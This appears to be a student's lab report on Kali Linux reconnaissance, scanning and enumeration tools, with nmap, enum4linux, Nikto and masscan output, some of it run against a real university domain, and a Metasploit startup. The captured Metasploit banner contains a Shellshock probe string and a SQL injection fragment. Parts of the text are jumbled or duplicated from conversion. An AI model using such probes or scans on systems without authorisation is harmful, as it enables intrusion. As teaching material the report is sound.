



1. a. Describe at least 3 tools related to foot printing and Reconnaissance with relevant screenshots, that demonstrate its working

Ans:

- **TheHarvester:** An open-source information gathering tool called TheHarvester is intended for use in open-source intelligence (OSINT) and reconnaissance missions. Its main purpose is to gather a variety of information on a target from internet sites that are open to the public. Email addresses, subdomains, virtual hosts, online profiles, and other data are among the things it collects. As it helps with target online presence analysis, vulnerability identification, and attack vector formulation, TheHarvester is a useful tool for penetration testers, ethical hackers, and cybersecurity experts in the early phases of a security assessment. The application offers structured and ordered findings that may be used for security-related analysis and further use.



The screenshot shows a terminal window on Kali Linux with the command `theHarvester -d csuhio -b google -v -l 300` running. The output displays various pieces of information such as email addresses, subdomains, and URLs found during the reconnaissance phase. The interface includes tabs for Services, Tools, Target, Port, and Report, along with a search bar and other terminal navigation elements.



professionals, researchers, and ethical hackers for reconnaissance and open-source intelligence (OSINT) objectives. Shodan is a useful tool in the realm of cybersecurity since it offers access to information about known vulnerabilities, sophisticated search capabilities, and filtering choices. But it's crucial to utilize Shodan sensibly and morally, according to privacy laws and safeguarding legal bounds.

➤ **Shodan.io:**

A specialized search engine called Shodan is dedicated to locating and classifying internet-connected devices and services. It is renowned for its capacity to look up and gather data on a variety of devices, such as web servers, routers, cameras, and more. In order to better understand a target's online presence and potential security vulnerabilities, security

frequently utilize Shodan for

- **Maltego:** Designed for information collection and reconnaissance, Maltego is a flexible open-source intelligence (OSINT) and data mining tool. Its capacity to produce graphical depictions of the connections between different entities—including individuals, organizations, websites, email addresses, and more—is well recognized. To find connections and patterns in data that might not be immediately obvious, Maltego makes it easier to visualize and analyze data. For thorough investigations, reconnaissance, and threat information gathering, cybersecurity experts, investigators, and researchers frequently utilize it. Maltego offers several functions for data analysis and transformation and is accessible as a more feature-rich commercial version or as a free community edition.



b. Describe at least 3 tools related to network scanning with relevant screenshots, that demonstrate its working

Ans:


- **Massscan:** Masscan is a free and open-source network scanning utility that excels in speed and effectiveness. It is an excellent option for promptly locating open ports and services since it excels at fast scanning broad IP address ranges. Target IP ranges, ports, and scan speeds may all be customized with Masscan, which supports both TCP

and UDP scanning. The command-line interface, resource efficiency, and speed of this program make it the choice of ethical hackers, network administrators, and security experts. Unauthorized or malicious scanning, on the other hand, can disrupt networks and may have legal repercussions, thus responsible and permitted use is essential. When utilizing Masscan for network reconnaissance, always make sure you have the right authorization.

```
Parameters can be set either via the command-line or config-file. The
names are the same for both. Thus, the above adapter settings would
appear as follows in a configuration file:
adapter-ip = 192.168.10.123
adapter-mac = 00-11-22-33-44-55
router-mac = 66-55-44-33-22-11
All single-dash parameters have a spelled out double-dash equivalent,
so '-p80' is the same as '--ports 80' (or 'ports = 80' in config file).
To use the config file, type:
masscan -c <filename>
To generate a config-file from the current settings, use the --echo
option. This stops the program from actually running, and just echoes
the current configuration instead. This is a useful way to generate
your first config file, or see a list of parameters you didn't know
about. I suggest you try it now:
masscan -p1234 --echo
root@kali-linux-vm:~# masscan -p 80 csuohio.edu --rate=100
FAIL: unknown command-line parameter "csuohio.edu" [-] Parsing input file
[hint] did you want "--csuohio.edu"?
root@kali-linux-vm:~# nslookup csuohio.edu
Server: 10.27.3.2
Address: 10.27.3.2#53

Non-authoritative answer:
Name: csuohio.edu
Address: 23.185.0.1
Name: csuohio.edu
Address: 2620:12a:8000::1
Name: csuohio.edu
Address: 2620:12a:8001::1

root@kali-linux-vm:~#
```



➤ **Angry IP Scanner:** A cross-platform network scanning tool that is easy to use and find hosts on a local network or inside a defined IP range is called Angry IP Scanner. The graphical user interface (GUI) is user-friendly and offers the option to select an IP range and ports for scanning. For network managers and anybody looking for an easy-to-use network reconnaissance tool, this is a useful option since, once launched, it rapidly finds and shows active hosts and open ports. Even for smaller-scale network discovery activities, Angry IP Scanner shines in simplicity and use while lacking certain other scanning programs' sophisticated capabilities and speed.

- **Nmap:** The open-source network scanning utility Nmap, short for "Network Mapper," is a flexible and popular choice. It is highly acclaimed for its capacity to find open ports and gather useful data in order to locate hosts and services on networks. For services that are operating on target hosts, Nmap may additionally identify the OS and version. It is a vital tool for network administrators, security experts, and ethical hackers because to its rich feature set, scripting ability, and large database of signatures. A popular command-line tool for evaluating network security, finding vulnerabilities, and assisting with network troubleshooting is called Nmap. It is renowned for its adaptability and extensive network reconnaissance capabilities.

```
root@kali-linux-vm:~# nmap -sP 192.168.2.7
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 14:40 EDT
Nmap scan report for 192.168.2.7
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
root@kali-linux-vm:~#
```

c. Describe at least 3 tools related to enumeration with relevant screenshots, that demonstrate its working

Ans:

- **Enum4linux:** An extensively used open-source utility called Enum4linux was created especially for Windows network enumeration in penetration tests and security evaluations. With this utility, important data may be extracted from Windows computers connected to a network. Understanding a Windows network's architecture and possible vulnerabilities may be greatly aided by knowing data like user lists, share information, and domain policies, all of which can be uncovered with Enum4linux. It is often used by security experts and ethical hackers to evaluate Windows environments' security and collect information that might be useful for future penetration tests or security evaluations. A powerful command-line utility for Windows domain enumeration and network spying is called Enum4linux.

```
root@Kali-linux-vm:~# enum4linux -a 192.168.2.7
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Sun Oct 22 15:10:02 2023
=====
[+] Target ..... 192.168.2.7
[+] RID Range .... 500-550,1000-1050
[+] Username ..... ''
[+] Password ..... ''
[+] Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

=====
[+] Enumerating Workgroup/Domain on 192.168.2.7
[+] Can't find workgroup/domain

=====
[+] Nbtstat Information for 192.168.2.7
[+] Looking up status of 192.168.2.7
[+] No reply from 192.168.2.7

=====
[+] Session Check on 192.168.2.7
[+] Server doesn't allow session using username '', password ''.
[+] Aborting remainder of tests.

root@Kali-linux-vm:~#
```

- **Nikto:** Nikto is a popular open-source web server scanner and security evaluation tool for identifying bugs, configuration errors, and other security threats in web servers and online apps. Because of its expertise in web server enumeration, this tool may identify security flaws and vulnerabilities in online services and applications. Nikto is a tool used by security experts, administrators, and ethical hackers to evaluate the security posture of web servers and improve the security of web-based systems. The command-line program Nikto is renowned for its extensive feature set, user-friendliness, and efficiency in locating and reducing web-based security threats.

```
root@Kali-linux-vm:~# nikto -h 192.168.2.5
=====
[+] Nikto v2.1.6
[+] Target IP: 192.168.2.5
[+] Target Port: 80
[+] Start Time: 2023-10-22 15:19:25 (GMT-4)
=====
[+] Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips PHP/5.6.40
[+] Retrieved x-powered-by header: PHP/5.6.40
[+] The anti-clickjacking X-Frame-Options header is not present.
[+] The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
[+] The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type
[+] Root page / redirects to: /admin
[+] Apache/2.4.6 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
[+] OpenSSL/1.0.2k-fips appears to be outdated (current is at least 1.1.1). OpenSSL 1.0.0h and 0.9.8zc are also current.
[+] PHP/5.6.40 appears to be outdated (current is at least 7.2.12). PHP 5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
[+] OSVDB-3268: /icons/: Directory indexing found.
[+] OSVDB-3233: /icons/README: Apache default file found.
[+] 8724 requests: 0 error(s) and 13 item(s) reported on remote host
[+] End Time: 2023-10-22 15:20:16 (GMT-4) (51 seconds)
=====
+ 1 host(s) tested
root@Kali-linux-vm:~#
```

- **Nmap:** The open-source network scanning utility Nmap, short for "Network Mapper," is a flexible and popular choice. It is highly acclaimed for its capacity to find open ports and gather useful data in order to locate hosts and services on networks. For services that are operating on target hosts, Nmap may additionally identify the OS and version. It is a vital tool for network administrators, security experts, and ethical hackers because to its rich feature set, scripting ability, and large database of signatures. A popular command-line tool for evaluating network security, finding vulnerabilities, and assisting with network troubleshooting is called Nmap. It is renowned for its adaptability and extensive network reconnaissance capabilities.

```
root@kali-linux-vm:~# nmap -sP 192.168.2.7
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-22 14:40 EDT
Nmap scan report for 192.168.2.7
Host is up.
Nmap done: 1 IP address (1 host up) scanned in 0.00 seconds
root@kali-linux-vm:~#
```

Part one: Exploring Kali Linux


Look through the applications installed on your kali Linux System.


1. List and identify any tools that you recognize.

Ans:Wireshark: Network administrators, security experts, and hobbyists all carry Wireshark as a regular tool in their toolbox due to its reputation as an invaluable network analysis tool. Wireshark offers an insight into the complex world of data transmission over the internet with its exceptional capacity to record, examine, and analyze network traffic.

Understanding network behavior is critical in the digital era, because continual connectivity is the norm. What makes Wireshark so important is that it provides users with unmatched insight into network packets and protocols by revealing the underlying workings of data transfer. With its ability to provide you with the knowledge you need to make well-informed decisions, Wireshark is a flexible tool that may be used for network optimization, security investigation, or troubleshooting.

It is impossible to overestimate Wireshark's influence in the fields of networking and cybersecurity. It has greatly enhanced network performance and security and given experts the ability to solve the puzzles around network communication. Additionally, because it is open-source, it has attracted a cooperative community of contributors who continuously improve its capabilities, keeping it useful and efficient in a digital context that is changing quickly.





Maltego: The capacity to collect, display, and evaluate data linkages is more important than ever in an era characterized by the massive and interconnected network of digital information. An invaluable tool for experts and investigators looking to identify connections, weaknesses, and insights hiding under the surface is Maltego, an open-source intelligence and forensics program.

The field of information collection and analysis greatly benefits from the use of Maltego. Creating a visual

map of the connections between these things is its main goal, assisting users in finding linkages between seemingly unrelated bits of data. These days, information, which is often dispersed across the internet and other sources, is essential for making well-informed decisions. This makes this capacity extremely significant.

Open the terminal application and look at the man page for nmap. Read through this page and answer the following questions:

2. According to the description, what tasks do system and network administrators use nmap for?

```

Activities Applications Terminal Oct 20 23:52
NMAP(1) Nmap Reference Guide NMAP(1)
root@kali-linux-vm: ~

NAME
nmap - Network exploration tool and security / port scanner

SYNOPSIS
nmap [Scan Type...] [Options] {target specification}

DESCRIPTION
Nmap ("Network Mapper") is an open source tool for network exploration and security auditing. It was designed to rapidly scan large networks, although it works fine against single hosts. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) those hosts are offering, what operating systems (and OS versions) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. While Nmap is commonly used for security audits, many system and network administrators find it useful for routine tasks such as network inventory, managing service upgrade schedules, and monitoring host or service uptime.

The output from Nmap is a list of scanned targets, with supplemental information on each depending on the options used. Key among that information is the "interesting ports table". That table lists the port number and protocol, service name, and state. The state is either open, filtered, closed, or unfiltered. Open means that an application on the target machine is listening for connections/packets on that port. Filtered means that a firewall, filter, or other network obstacle is blocking the port so that Nmap cannot tell whether it is open or closed. Closed ports have no application listening on them,
Manual page nmap(1) line 1 (press h for help or q to quit)

```

Ans: Nmap is a useful tool for rapidly and thoroughly scanning networks to find accessible hosts. This process is known as network discovery. Updating the list of devices in the network is crucial for ensuring accuracy.

Security Auditing: Nmap is an invaluable tool for security audits since it can display the status of open, closed, or filtered ports as well as identify services and applications that

are operating on hosts. In their network, it aids administrators in locating possible openings and security gaps.

Nmap's capability to detect services and applications includes the ability to pinpoint the names and versions of individual apps in addition to their existence. In order to manage service updates and comprehend the network's software landscape, this is essential.

Operating System Identification: In order to guarantee compatibility and security in network settings, Nmap's ability to infer the operating systems (OS) and OS versions running on target hosts is essential.

Network administrators use Nmap to assess firewalls and packet filters in order to learn about their existence and behavior. It offers insights into network security setups by determining if particular ports are open, closed, filtered, or unfiltered.

Network Inventory: By giving details about hosts and the services they provide, Nmap helps keep track of all the devices connected to the network. For network administration, capacity planning, and resource allocation, this is essential.

Service Upgrade Scheduling: Nmap is a useful tool for service upgrade management. Administrators can effectively and efficiently plan and execute upgrades by knowing which services are operating and their versions.

Monitoring of Host and Service Uptime: Nmap is used by system and network administrators to track the availability of hosts and services. It contributes to high network availability by making ensuring that necessary services are consistently accessible.

3. What option would you use to treat all hosts as online (skip host discovery)?

Ans: Using the -Pn option in Nmap allows you to bypass host discovery and treat all hosts as online. With this option, Nmap is instructed to forgo host discovery and to presume that all targets are online. When you wish to scan a certain group of hosts without first determining if they are online, it might be helpful. Nmap command can be written as:

```
nmap -Pn <Target IP>
```

Example: nmap -Pn 192.168.2.6

```
root@kali-linux-vm:~# nmap -Pn 192.168.2.6
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-21 00:07 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00013s latency).
All 1000 scanned ports on 192.168.2.6 are filtered
MAC Address: 00:50:56:8A:D2:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 21.30 seconds
root@kali-linux-vm:~#
```

4. What option would you use to specify specific ports to scan?

Ans: Using the -p option and a list of the desired port numbers to scan, you may instruct Nmap to scan these specific ports. This is an illustration:

Nmap -p 80,443,22,8080 <Target IP>

Here 80,443,22,8080 represents ports

Example: nmap -p 80 192.168.2.6

```
root@kali-linux-vm:~# nmap -p 443 192.168.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-21 00:22 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00013s latency).

PORT      STATE      SERVICE
443/tcp    filtered  https
MAC Address: 00:50:56:8A:D2:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
root@kali-linux-vm:~# nmap -p 80 192.168.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-21 00:22 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00029s latency.

PORT      STATE      SERVICE
80/tcp     filtered  http
MAC Address: 00:50:56:8A:D2:91 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.43 seconds
root@kali-linux-vm:~#
```

5. What option would you use to determine service and version info on open ports?

Ans: Using Nmap, the -sV option may be used to find service and version information on open ports. Nmap will try to determine the version and application running on the open ports if this option is enabled for version detection. Using the -sV option is demonstrated by the following command used for open ports:

Nmap -sV <target IP>

Example: nmap -sV 192.168.2.6

```
root@kali-linux-vm:~# nmap -sV 192.168.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-21 00:32 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00021s latency).
All 1000 scanned ports on 192.168.2.6 are filtered
MAC Address: 00:50:56:8A:D2:91 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 22.07 seconds
root@kali-linux-vm:~#
```


6. What option would you use to enable OS detection?

Ans: The -O option in Nmap may be used to enable OS detection. Here's how to apply it:

Nmap -O <target IP>

To scan a host, replace <target> with its hostname or IP address. Using a variety of features and responses seen during the scan, Nmap will try to determine the operating system and version that is executing on the target host when you use the -O option.

In order to ascertain the operating system type being used on the target systems as part of their network assessments or security audits, system administrators, security experts, and network analysts might find the -O option helpful.




```
root@kali-linux-vm:~# nmap -O 192.168.2.6
Starting Nmap 7.91 ( https://nmap.org ) at 2023-10-21 00:47 EDT
Nmap scan report for 192.168.2.6
Host is up (0.00024s latency).
All 1000 scanned ports on 192.168.2.6 are filtered
MAC Address: 00:50:56:8A:D2:91 (VMware)
Too many fingerprints match this host to give specific OS details
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/
submit/
Nmap done: 1 IP address (1 host up) scanned in 24.15 seconds
root@kali-linux-vm:~#
```

Check to see if your kali system is up to date. If not, install all updates.

7. Paste a screen shot after updates are installed (or confirmed system is up to date.)


Ans:



```
Activities Applications Terminal Oct 21 15:23
root@kali-linux-vm:~# cat /etc/os-release
PRETTY_NAME="Kali GNU/Linux Rolling"
NAME="Kali GNU/Linux"
VERSION_ID="2023.3"
VERSION="2023.3"
VERSION_CODENAME=kali-rolling
ID=kali
ID_LIKE=debian
HOME_URL="https://www.kali.org/"
SUPPORT_URL="https://forums.kali.org/"
BUG_REPORT_URL="https://bugs.kali.org/"
ANSI_COLOR="1;31"
root@kali-linux-vm:~# uname -a
Linux kali-linux-vm 6.5.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali1 (2023-09-19) x86_64 GNU/Linux
root@kali-linux-vm:~#
```

8. What distribution of Linux is based on? (Hint: Use the uname command)

Ans: With the `-a` option to see kernel information, which frequently contains distribution-specific information, you may use the `uname` command to find out which Linux distribution you are using. Here's how to go about it:



The screenshot shows a terminal window with a dark theme. At the top, there are tabs for 'Activities', 'Applications', and 'Terminal'. The date and time 'Oct 21 15:30' are displayed in the top right. The terminal prompt is 'root@kali-linux-vm: ~'. The command entered is 'root@kali-linux-vm:~# uname -a'. The output of the command is:
Linux kali-linux-vm 6.5.0-kali1-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.5.3-1kali1 (2023-09-19) x86_64 GNU/Linux
root@kali-linux-vm:~#

Module Activity Description:

Part Two: Starting Metasploit Framework

Use the Metasploit Unleashed site for help completing this portion of the lab

9. In your own words, explain what the Metasploit Framework is.

Ans: One popular and open-source penetration testing and exploitation tool is the Metasploit Framework. With the help of this flexible and potent software platform, ethical hackers and cybersecurity experts may imitate cyberattacks on networks, computer systems, and apps in order to find and address vulnerabilities.

The main features of the Metasploit Framework are as follows:

- Penetration testing: Security professionals may identify and comprehend flaws in software, networks, and computer systems by using Metasploit for ethical hacking and penetration testing. It enables them to pose as possible attackers in order to gauge a target system's security.
- Exploitation: A large library of known exploits, or programs designed to exploit security flaws in a target system, may be found in Metasploit. This makes it easier for testers to determine whether a system is vulnerable to known attacks.
- Payloads: Metasploit offers a mechanism to design and distribute payloads, which are the malicious codes or activities that an attacker want to run on the compromised target system, in addition to exploits.
- Combining Metasploit with additional security tools and automating the penetration testing process are two ways to make the process more efficient. As such, it's a useful instrument for evaluating and enhancing the security of intricate settings.

Start the postgresql, make sure the 'msfdb' is initialized and open the msfconsole

10. Paste as Screen show of each of the commands used to complete these steps

Ans: To start PostgreSQL to ensure the Metasploit Framework Database(msfdb) is initialized, the following steps to follow are:

- ## ➤ Start PostgreSQL:

Command: sudo service postgresql start

- To initialize the msfdb the command is:

```
sudo msfdb init
```

- To start the Metasploit

Command: msfconsole

CleKali76
Connected to VM

Activities Applications Terminal Oct 21 16:13

```
root@Kali-Linux:~# sudo service postgresql start
root@Kali-Linux:~# sudo msfconsole
[*] Database already started
[*] Creating database user 'msf'
[*] Creating databases 'msf'
[Message from Kali developers]

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
  * https://www.Kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
[*] Creating databases 'msf_test'
[Message from Kali developers]

This is a minimal installation of Kali Linux, you likely
want to install supplementary tools. Learn how:
  * https://www.Kali.org/docs/troubleshooting/common-minimum-setup/
(Run: "touch ~/.hushlogin" to hide this message)
[*] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[*] Creating initial database schema
root@Kali-Linux:~# msfconsole

Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services

+Neutrino_Cannon*PrettyBeefy*PostalTime*binbash*deadastronauts*EvilBunnyWrote+LIT*Mail.ru() { ::}; echo vulnerable+
*Team sorceror*ADACT+BisonSquad+socialdistancing+LeukTeamNaam*WAASP_Noncon+Alegorie+exit+Vampire Bunnies+APT593+
*QuePasazombiesAndFriends+NetScB6+coincinShroomz+Slow Coders+Scavenger Security+BurhNo+NoteName+Terminal Cult+
*edspiner+BFG+MagentaHats+0x1DA+kacuzuski+AlphaPwner+IAMA+Raffaela+HackSurYvette+outtout+HackSouth+Cortex+yebo1z+
*SKUa+Cyber COBBA+Flaghunters+0xCDAT Generated+CSCE+p3nnmd4df5+CTF_Circle+InnotechLabs+bafad00d+BitSwitchers+xnoobs+
*ItPwners - InterGalactic Team of PWNers+PCsquared+fr3334ks+rurCMD+0x194+Kapital Krakens+ReadyPlayer1337+Team 443+
*IPwners - InterGalactic Team of PWNers+PCsquared+fr3334ks+rurCMD+0x194+Kapital Krakens+ReadyPlayer1337+Team 443+
*HACKSNOW+InfoSec+CTF Community+DCZia+NiceWay+xBloodySky+ME3+Tipi+Warp Pwll Platoon+HackerCity+hackstreetboys+
*ideaingen007+eggcellent+H4xx+cw67+Local+Original Cyan Lonker+Sad Pandas+FalseFlag+OurHeartBeatsOrange+SWASP+
*Cult of the Dead Turkey+doesthismatter+crayontheft+cyber Mausoleums+Pwners+VetSec+orbott+Delta Squad Zero+Nukehs+
*x-00-x00+BlackCat+ARES+cxpvaporise+purplehex+RedTeam+MTU+UsAlamaTeam+vitaminK+RISC+forkbombb44+hownowbrowncow+
*ethernot+cheesebaguettes+downgradeFlag+FR 3ND5!badfirmware+Cut3D4rgon+dc615+nora+Polaris+One+team+hall+Takoyaki+
*Sudo Society+Infecto+flash-TheScientists+The Party+Reapers of Pwnage+OldBoys+M0ul3r1t1B13r3+bearsworths+DC540+
*IMosuke+InfoSec_zitro+CrackTheFlag+TheConquerors+Asur+4fun+Rogue_CTF+CyberTMHC+ThePirates+bwtIuseArch+MadDawgs+
*HInc+The Mighty Mangolins+CCSF_RamSeC+x4n0n+0r3c3rs+emhacr+Ph4m70n_B3np3r+humiziq+Preeminence+UMGC+ByteBrade+
*TeamFastMark+Towson+Cyberkatz+meow*xrzhev+PA Hackers+Kuolema+Nakateam+LoGiC_80m+NOVA+Teamstyle+Panic+
*BONGQR3+
*Les Tontons Flageurs+
* UNION SELECT 'password'+
*burner_herz0g+
